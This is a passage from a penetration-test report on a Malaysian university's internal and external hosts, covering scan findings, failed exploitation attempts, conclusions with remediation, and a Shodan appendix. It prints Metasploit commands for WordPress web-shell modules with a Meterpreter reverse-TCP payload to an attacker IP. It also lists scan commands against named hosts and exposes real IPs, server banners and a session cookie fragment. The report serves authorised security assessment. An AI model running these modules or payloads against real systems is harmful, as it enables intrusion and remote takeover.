The vulnerability assessment of host 192.168.241.102 revealed a system functioning as a hardened Kubernetes Ingress Gateway with minimal attack surface. Using Nikto, two minor misconfigurations were identified: the absence of X-Frame-Options and X-Content-Type-Options headers, which could potentially expose the system to clickjacking and MIME-type sniffing, though both pose low risk. Nmap's http-vuln scripts found no known web application vulnerabilities, indicating the absence of exposed software or effective proxy hardening. WhatWeb fingerprinting returned minimal results, consistent with a security-conscious setup that suppresses version disclosure. SSLScan confirmed a strong TLS configuration, with only TLS 1.2 and 1.3 enabled, no Heartbleed vulnerability, and the use of a self-signed Kubernetes Ingress certificate , typical in test environments, though replaceable for best practice. Finally, Gobuster failed to identify any accessible directories or endpoints, suggesting strict routing based on internal DNS or access control. Collectively, the host presents a low-risk profile, with no exposed web applications, strong SSL/TLS posture, and deliberate access minimization.

3. Host 3: 192.168.242.90

Tools Used : nikto -h http://192.168.242.90

Table 4.19: Finding of Nikto

Finding	Description	Risk	Recommendation
Missing X-Frame-Options Header	The anti-clickjacking header X-Frame-Options is not present, allowing potential	Low	Set the header to DENY or SAMEORIGIN to

	UI redress attacks (clickjacking).		mitigate clickjacking risks.
Missing X-Content-Type-Options Header	This header is absent, which could allow MIME-type sniffing and misinterpretation of file types by browsers.	Low	Add the header X-Content-Type-Options: nosniff in server responses.
Apache mod_negotiation Enabled (MultiViews)	Mod_negotiation with MultiViews is enabled, allowing attackers to guess file names and extensions more easily. Example alternative found: index.php.	Medium	Disable MultiViews in Apache config unless explicitly required.
Uncommon Header Detected (ten)	The server responded with a non-standard header ten: list, which may indicate custom or misconfigured middleware.	Informational	Review the purpose of this header; ensure it doesn't leak sensitive logic.
Directory Indexing Enabled (/icons/)	The /icons/ directory is browsable, exposing potentially unnecessary file structure.	Medium	Disable directory listing in Apache config for this and similar folders.
Apache Default File Exposed (/icons/README)	Default Apache file is accessible, potentially leaking server info or intended use.	Low	Remove or restrict access to default files like README in production.

Tools Used : curl -I http://192.168.242.90

Table 4.20: Finding of Curl

Finding	Description	Risk	Recommendation
HTTP to HTTPS Redirection Detected	The server on port 80 performs a 301 Moved Permanently redirect to HTTPS (https://192.168.242.90/), indicating HTTPS enforcement.	None	No action needed.
Server Banner Revealed: Apache	The Server: Apache header is disclosed, giving attackers insight into the underlying software.	Low	Suppress or mask the Server header in Apache config to reduce fingerprinting.
Missing Security Headers	Common headers like X-Frame-Options, X-Content-Type-Options, and Strict-Transport-Security are not present in this response.	Low	Add recommended HTTP security headers in Apache or proxy config.

Tools Used : gobuster dir -u https://192.168.242.90 -k -w /usr/share/wordlists/dirb /common.txt -x php,html,txt -t 40 -b 301

Table 4.21: Finding of Gobuster (Refer Figure 15)

Path(s)	**Status Code**	**Meaning**	**Interpretation**
/license, /license.txt, /readme.html, /wp-cron.php	200	Accessible files	May expose version info, default credentials, or internal documentation.

Table 4.21: Finding of Gobuster (Refer Figure 15) (cont.)

Path(s)	**Status Code**	**Meaning**	**Interpretation**
/.hta, /.html, /.hta.txt, /.hta.php, /.hta.html, /.htaccess, /.htaccess.php, /.htaccess.html, /.htaccess.txt, /.htpasswd, /.htpasswd.php, /.htpasswd.html, /.htpasswd.txt, /cgi-bin/.html, /cgi-bin/.php, /cgi-bin/, /cgi-bin/.txt	403	Access denied	Resources exist but are restricted — may aid enumeration.
/secure, /wp-settings, /wp-settings.php	500	Server error	Possible backend crash or misconfiguration.
None observed in output	301	Redirect	Filtered in scan due to Gobuster configuration (commonly returned for all non-existing URLs).

Tools Used : curl -k https://192.168.242.90/readme.html

Refer to Figure 16 resulted in not revealing the Wordpress version in order to proceed to the next phase.

Tools Used :

1. *"wpscan --url https://192.168.242.90 --disable-tls-checks --enumerate u,vp,vt,cb,dbe"* indicated that 192.168.242.90 is likely to be the backend host behind the uthmid.uthm.edu.my public/internal domain . Refer Figure 17 that resulted in scan aborted due to backend host redirecting

2. *“wpscan --url https://192.168.242.90 --disable-tls-checks --ignore-main-redirect --headers "Host: uthmid.uthm.edu.my" --enumerate u,vp,vt,cb,dbe.”* Refer Figure 18 that shows output of scan.

Table 4.22: Finding of WPScan (Refer Figure 17 and 18)

Finding	Details	Detection Method	Risk Level	Recommendation
Server Banner Disclosure	Server: Apache header is visible.	Headers (Passive)	Low	Suppress server headers in Apache config to prevent fingerprinting.
Referrer Policy	Set to no-referrer-when-downgrade.	Headers (Passive)	Informational	Consider using strict-origin-when-cross-origin for stronger privacy.
WordPress Readme Exposed	Accessible at /readme.html, confirms WP installation and leaks version patterns.	Direct Access (Aggressive)	Medium	Delete or restrict access to readme.html in production.
Backup Directory Found	Located at /wp-content/backup-db/ – potential data leak or backup exposure.	Direct Access (Aggressive)	High	Immediately restrict or remove the backup directory.
Must-Use Plugins Directory Detected	/wp-content/mu-plugins/ directory exposed.	Direct Access (Aggressive)	Medium	Review contents and ensure sensitive logic is not exposed publicly.

Table 4.22: Finding of WPScan (Refer Figure 17 and 18) (cont.)

Finding	**Details**	**Detection Method**	**Risk Level**	**Recommendation**
External WP-Cron Enabled	Accessible via /wp-cron.php, can be misused in DoS or abuse scenarios.	Direct Access (Aggressive)	Medium	Consider limiting external access or disabling if unused.
Outdated Theme Detected	avas v6.7.8 is outdated; latest is 6.8.4.2. May have known vulnerabilities (RCE, XSS, etc.).	Style.css Metadata (Passive)	High	Update the theme immediately to the latest secure version.
WordPress Version Not Detected	Version could not be fingerprinted.	Passive	-	None. Not a risk, but consider version obfuscation if not done already.
No Plugins Detected	No active/vulnerable plugins found.	Passive & Aggressive	-	Continue regular audits.

4. Host 4 : 192.168.242.192

   Tools Used : nikto -h http://192.168.242.192

Table 4.23: Finding of Nikto

Finding	Description	Risk	Recommendation
Missing X-Frame-Options Header	Possibility of clickjacking attacks.	Low	Add X-Frame-Options: DENY or SAMEORIGIN in Apache config.
Missing X-Content-Type-Options Header	Without this header, browsers may interpret files differently than declared MIME type, risking XSS.	Low	Add X-Content-Type-Options: nosniff to HTTP responses.
HTTP to HTTPS Redirection	Root path redirects to https://192.168.242.192/, indicating HTTPS is enforced.	Good Practice	None needed — this is expected behavior.

Table 4.23: Finding of Nikto (cont.)

Finding	Description	Risk	Recommendation
No CGI directories found	The scan did not detect any CGI scripts or directories.	Informationa l	No action required unless CGI is intended.

Tools Used : sslscan 192.168.242.192 (Refer Figure 19)

The results of the server based on Figure 19 on 192.168.242.192 demonstrates a strong and modern TLS configuration, supporting only secure protocols including TLS 1.2 and 1.3, using strong ciphers, and presenting a valid publicly trusted certificate issued to *.uthm.edu.my. Heartbleed and compression attacks are mitigated. No immediate cryptographic concerns are present.

Tools Used : sudo nmap -sv -- script vuln -T4 -p 22,80,443 192.168.242.192 (Refer Figure 20)

5. Host 5 : 192.168.242.193
   Tools Used : sudo nmap -sV -- script vuln -p 22,80,443,3306,10000 -T4 192.168.242.193 (Refer Figure 21)

Table 4.23: Finding of Nmap

Finding	**Description**	**Risk**	**Recommendation**
CVE-2023-38408	A critical vulnerability in OpenSSH that may allow remote code execution via PKCS#11 provider hijacking.	High (9.8)	Upgrade OpenSSH to a version where this vulnerability is patched (≥ 9.3p2).
CVE-2023-28531	Smartcard-based SSH sessions may allow unintended host access due to missing destination constraints.	High (9.8)	Avoid using smartcard-based authentication or ensure proper destination constraints are enforced.

Table 4.23: Finding of Nmap (cont.)

Finding	Description	Risk	Recommendation
CVE-2024-6387	A race condition in OpenSSH (Signal RCE) could allow an unauthenticated attacker to execute arbitrary code.	High (8.1)	Apply the latest OpenSSH patches; restrict SSH access to trusted networks or use additional controls.

4.2.3 Exploitation

1. Host 1 : 192.168.241.46

Tools : Metasploit framework

Potential vulnerability : Server Fingerprint: HTTPAPI/2.0 / CVE-2015-1635

Module used :

use auxiliary/scanner/http/ms15_034_http_sys_memory_dump, checks critical memory corruption vulnerability in the HTTP.sys kernel driver, allowing denial-of-service or remote code execution.

2. Host 2 : 192.168.241.102

The assessment found no exploitable vulnerabilities on the target system. Nikto and Nmap's scripts did not detect any serious issues like RCE, SQLi, or outdated software. TLS is well-configured with only TLS 1.2 and 1.3 enabled, no Heartbleed vulnerability, and the only minor issue being a self-signed certificate. Gobuster scans revealed no accessible routes or endpoints, indicating no public attack surface. The server leaks minimal information and only lacks a few low-risk security headers. Overall, the system appears to be a hardened Kubernetes Ingress Controller acting as a reverse proxy, with no exposed applications and restricted access by design.

3. Host 3 : 192.168.242.90

Table 4.24: Metasploitable Modules Used

Module	Description
exploit/unix/webapp/wp_elementor_rce	Targets vulnerable Elementor plugin for RCE via authenticated interaction.
exploit/unix/webapp/wp_ajax_upload	Exploits insecure AJAX file upload endpoint for arbitrary PHP upload.
exploit/multi/http/wp_admin_shell_upload	Uploads a PHP web shell via admin access to gain remote control.

Command :

```
use exploit/unix/webapp/wp_elementor_rce
 OR
use exploit/unix/webapp/wp_ajax_upload
OR
use exploit/multi/http/wp_admin_shell_upload

set RHOSTS 192.168.242.90
set TARGETURI /wp-login.php
set USERNAME <valid-username>      # Brute-force
set PASSWORD <valid-password>       # Brute-force
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST <attacker-ip>            # Kali machine IP
set LPORT 4444
run
```

Unfortunately, unable to conduct metasploit phases due to authenticated access required for most of the Metasploit modules targeting the WordPress installation on `192.168.242.90`. Valid credentials can potentially be obtained through brute-force attacks or prior enumeration efforts. The presence of an outdated WordPress theme (`avas` v6.7.8), along with exposed components such as `wp-cron.php`, backup directories, and `readme.html`, significantly increases the likelihood of successful exploitation once valid login credentials are acquired. Upon successful execution of the selected exploit module, a reverse Meterpreter shell is established, granting the attacker full remote control over the target system.

4. Host 4 : 192.168.242.192

Tools : Metasploit & Custom Exploit Script (CVE-2023-38408.sh)

Potential vulnerability : OpenSSH 8.9 to prior to 9.3 / CVE-2023-28531 / CVE-2023-38408 (refer Figure 22)

Module used : use auxiliary/scanner/ssh/libssh_auth_bypass

CVE-2023-28531 is a OpenSSH vulnerability (CVSS 9.8) that affects versions from 8.9 up to, but not including, 9.3. It happens because 'ssh-add' adds smartcard keys to the 'ssh-agent' without setting proper destination limits , per-hop constraints. This could allow an attacker to use a smartcard-authenticated SSH agent session to access systems or run commands. However, for this to execute, several specific conditions must be met such as smartcard-based SSH login must be used, the OpenSSH version must be vulnerable, the SSH agent must be actively forwarded to another system, and destination constraints must be missing or misconfigured. Referring to Figure 23 , in our case, this vulnerability cannot be used because smartcard-based SSH is not used, no smartcard keys are forwarded, and even if they were, destination constraints were never applied. These strict conditions make CVE-2023-28531 a limited and unlikely threat in most environments.

The scan was completed successfully but did not identify a vulnerable implementation on the target system. This is because the CVE in question affects libssh, not OpenSSH, which is what the target is using. As a result, the system is not impacted by this particular vulnerability.

5. Host 5 : 192.168.242.193

Potential Vulnerability : CVE-2023-38408, RCE via ssh-agent forwarding abuse, CVE-2023-28531: libssh authentication bypass,CVE-2024-6387: sigchain RCE on glibc + OpenSSH

By referring to figure 24 attached in appendix, the Nmap scan was unable to connect to the MySQL service on port 3306 because the MariaDB server explicitly blocks access from the scanning host's IP address (10.7.191.37). This is due to host-based access control configured within the MariaDB server, which only allows specific IP addresses or hostnames to establish connections. As a result, the scanning scripts such as `*mysql-empty-password*` could not perform their checks, since the server immediately denied the connection attempt before any authentication or vulnerability assessment could take place.

4.2.4 Post Exploitation

No exploitation was successfully carried out during the test due to hardened configurations, lack of valid credentials, and restricted access controls. Therefore, post-exploitation activities such as privilege escalation, credential harvesting, or lateral movement could not be performed. However, if access had been gained or access to perform brute force related attacks were given permission, these steps would have posed significant risk to internal systems and sensitive data.

4.3 Conclusion

The penetration testing engagement on UTHM's infrastructure, covering both external and internal environments, provided a comprehensive assessment of the institution's cybersecurity posture. The external penetration test successfully identified publicly exposed assets using Shodan, focusing on three key systems selected for their unusual exposure. Scanning revealed that all targets were running standard web services including HTTP and HTTPS, with one host exposing PHP version 8.3.14 which is potentially susceptible to known vulnerabilities. Nessus scans confirmed several medium to high-severity issues, including outdated software, insecure HTTP methods, and weak SSL/TLS configurations such as untrusted or self-signed certificates. While an exploitation module related to the PHP version was identified, exploitation attempts failed due to robust configurations and lack of valid credentials, thereby preventing post-exploitation activities. Although no external systems were compromised, these findings highlight the importance of continuous patch management, secure configuration practices, and proper certificate deployment.

Meanwhile, the internal penetration test conducted on UTHM's infrastructure revealed a diverse set of systems with varying degrees of exposure, configuration quality, and potential security risks. Through systematic reconnaissance, scanning, vulnerability assessment, and limited exploitation, the team were able to evaluate the security posture of several internal-facing hosts. Five internal hosts were identified through DNS-based enumeration of UTHM subdomains, all residing in private IP ranges and likely accessible only through eduVPN or internal campus networks such as eduroam. The scanning phase highlighted that these systems serve a variety of roles, ranging from Windows-based infrastructure servers to Linux web and database servers, with multiple services exposed, including HTTP/HTTPS, FTP, SSH, SMB, and MariaDB. The vulnerability assessment phase revealed mostly low-risk issues such as missing security headers like X-Frame-Options and X-Content-Type-Options across several web servers. Furthermore, some web services, particularly on 192.168.242.90, were found to be hosting a WordPress instance with multiple misconfigurations, including exposed readme files, outdated themes, and accessible backup directories, increasing the potential for exploitation. However, authenticated access was required to proceed with most Metasploit-based exploitation attempts on this host, which limits the immediate impact.Critical CVEs affecting OpenSSH, such as CVE-2023-38408, CVE-2023-28531, and CVE-2024-6387, were present on some hosts, including 192.168.242.193. These represent high-severity remote code execution or privilege escalation vectors, though exploitation often depends on specific conditions such as ssh-agent forwarding or smartcard usage which were not observed in the current deployment. Despite attempts to exploit these using proof-of-concept modules and Metasploit, actual exploitation was not successful due to hardened configurations or inapplicable conditions.Moreover, some systems such as 192.168.241.102 were determined to be well-secured, functioning as reverse proxies or Kubernetes ingress gateways with minimal attack surface, robust TLS configurations, and limited exposure. On the other hand, systems like 192.168.242.193 had a significantly broader attack surface, exposing database ports, Webmin interfaces, and outdated OpenSSH versions. However, host-based restrictions blocked direct interaction with the database during testing.

In conclusion, while no severe unauthenticated remote code execution was achieved during this engagement, the assessment highlights several critical issues, including the presence of outdated software with known critical vulnerabilities such as OpenSSH, weak web application security practices like exposed directories and outdated WordPress themes, lack of basic HTTP hardening headers, and unnecessary service exposure, such as open FTP or MariaDB to internal subnets. If these vulnerabilities remain unaddressed, they could be leveraged by an internal threat actor or by a compromised endpoint within the network. Therefore, the team strongly recommends applying the outlined remediation steps in each section, updating vulnerable components, enforcing proper access controls, and conducting regular internal audits to maintain a secure internal environment.

Appendix





Figure 1 : ZEH methodology



UTHM Conference Portal
2025-06-19T22:26:34.342835
103.31.34.177
www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat
eol-product

SSL Certificate
Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
|- Organization:
DigiCert Inc
Issued To:
|- Common Name:
*.uthm.edu.my
|- Organization:
Universiti Tun Hussein Onn Malaysia
Supported SSL Versions:
TLSv1.2, TLSv1.3


```
HTTP/1.1 200 OK
Date: Thu, 19 Jun 2025 22:26:38 GMT
Server: Apache
X-Powered-By: PHP/5.6.40
Cache-Control: public
Set-Cookie: OCSSID=pnendcpu0c1iia3tksji6vppt6; path=/
Upgrade: h2,h2c
Connection: Upgrade
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

404 Not Found
2025-06-18T20:26:05.263106
103.31.34.230
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat
self-signed

SSL Certificate
Issued By:
|- Common Name:
Kubernetes Ingress Controller Fake Certificate
|- Organization:
Acme Co
Issued To:
|- Common Name:
Kubernetes Ingress Controller Fake Certificate
|- Organization:
Acme Co

```
HTTP/1.1 404 Not Found
Date: Wed, 18 Jun 2025 20:26:05 GMT
Content-Type: text/html
Content-Length: 548
Connection: keep-alive
Strict-Transport-Security: max-age=15724800; includeSubDomains
```

Figure 2 : Result of the search engine given by the “org:uthm country:my port:443”



phpinfo()

2025-06-18T18:02:55.309622

103.31.34.175
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat

self-signed eol-product

SSL Certificate

Issued By:
|- Common Name:
erekod.uthm.edu.my

|- Organization:
SomeOrganization

Issued To:
|- Common Name:
erekod.uthm.edu.my

|- Organization:
SomeOrganization

Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Date: Wed, 18 Jun 2025 17:30:12 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.33
X-Powered-By: PHP/7.0.33
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Landing Page - Educational Quality Management System (EQMS)

2025-06-18T17:53:16.908771

103.31.34.171
www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat

SSL Certificate

Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1

|- Organization:
DigiCert Inc


Issued To:
|- Common Name:
*.uthm.edu.my

|- Organization:
Universiti Tun Hussein Onn Malaysia

Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Date: Wed, 18 Jun 2025 17:53:16 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Headers: Content-Type...
```

Figure 3: Result of the search engine given by the “org:uthm country:my port:443”



ePayment | Online Payment Gateway, Universiti Tun Hussein Onn Malaysia

2025-06-17T02:07:06.679958

103.31.34.238
epayment.uthm.edu.my
www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat

eol-product

SSL Certificate

Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1

|- Organization:
DigiCert Inc

Issued To:
|- Common Name:
*.uthm.edu.my

|- Organization:
Universiti Tun Hussein Onn Malaysia

Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200 OK
Date: Tue, 17 Jun 2025 02:07:24 GMT
Server: Apache
X-Powered-By: PHP/7.2.15
Set-Cookie: ci_session=a%3A5%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%2299f1bf97a1bc3a3676f2d4a680cd290
```

UTHM identity &#8211; Single Sign-On &amp; 2FA

2025-06-17T02:02:12.297230

103.31.34.157
ms.uthm.edu.my
www.uthm.edu.my
uthm.edu.my
UTHM. Universiti Tun Hussein Onn Malaysia
Malaysia, Batu Pahat

SSL Certificate

Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1

|- Organization:
DigiCert Inc

